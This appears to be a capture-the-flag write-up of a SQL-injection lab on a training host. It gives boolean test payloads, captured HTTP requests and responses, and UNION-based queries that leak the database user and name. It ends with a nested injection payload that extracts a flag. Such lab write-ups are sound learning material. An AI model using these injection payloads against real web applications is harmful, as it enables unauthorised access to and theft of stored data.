
- This one was the hardest I had to look at some hits.
- Let's target the `id` parameter of the user dir
    - 

Host	Method	URL	Params	Status	Length	MIME type	Title
http://10.10.8.72	GET	/		200	2477	HTML	Home
http://10.10.8.72	GET	/user?id=1	✓	200	1818	HTML	User
http://10.10.8.72	GET	/user?id=2	✓	200	182	text	
http://10.10.8.72	GET	/login					
http://10.10.8.72	GET	/post					
http://10.10.8.72	GET	/post?id=1	✓				
http://10.10.8.72	GET	/post?id=2	✓				
http://10.10.8.72	GET	/register					
http://10.10.8.72	GET	/terms-and-conditions					
http://10.10.8.72	GET	/user					

    - Payload `1 AND 1=1 -- -` & `1 AND 1=2 -- -`
    - So we have another error based SQLi. We can also do time based attacks.
    - 

Request
```
GET /user?id=1+AND+1%3d2+--+-+ HTTP/1.1
Host: 10.10.8.72
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Connection: close
```

Response
```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 11 Aug 2021 14:18:26 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 16

Cannot find user
```



Target: http://10.10.8.72

Request


```
GET /user?id=1+AND+1%3d1+--+-+ HTTP/1.1
Host: 10.10.8.72
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 11 Aug 2021 14:18:36 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 1650

<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      User
    </title>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3
  </head>
  <body>
    <div class="pull-right" style="padding:15px">
      <a href="/login" class="btn btn-success">Login</a>
      <a href="/register" class="btn btn-info">Register</a>
    </div>
    <div class="container" style="margin-top:20px">
      <h1 class="text-center">
        User
```

Done — 1,818 bytes | 511 millis

- Initial payload `2 UNION ALL SELECT 'jadu',2,3-- -`



10.10.8.72/user?id=2+UNION+ALL+SELECT+%27jadu%27,2,3--+-


User

Home / User: 2

User Details

User ID: jadu
Username: 2
Posts:

- So we can leak data from column 1 & 2



10.10.8.72/user?id=2%20UNION%20ALL%20SELECT%20user(),database(),3--%20-

User


Home / User: sqhell_4

User Details

User ID: user_4@localhost
Username: sqhell_4
Posts:

- So table `users` column `id` `username` `password`
- ***Well, dreams, they feel real while we're in them right?*** It's a line form inception movie.
- Inception based SQLi

- This is the payload `2 UNION ALL SELECT "2 UNION ALL SELECT 1,flag,3,4 from flag -- - ",2,3 FROM users-- -`. It's like SQLi in SQLi.

  ```
  10.10.8.72/user?id=2%20UNION%20ALL%20SELECT%20%20"2%20UNION%20ALL%20SELECT%201,flag,3,4%20from%20flag%20--%20-%20",2,3%
  ```

  User

  Home / User: 2

  User Details

  User ID: 2 UNION ALL SELECT 1,flag,3,4 from flag -- -

  Username: 2

  Posts:

  - THM{FLAG4:[redacted]}

-

After doing this my brain is fried. Literally it was like hell.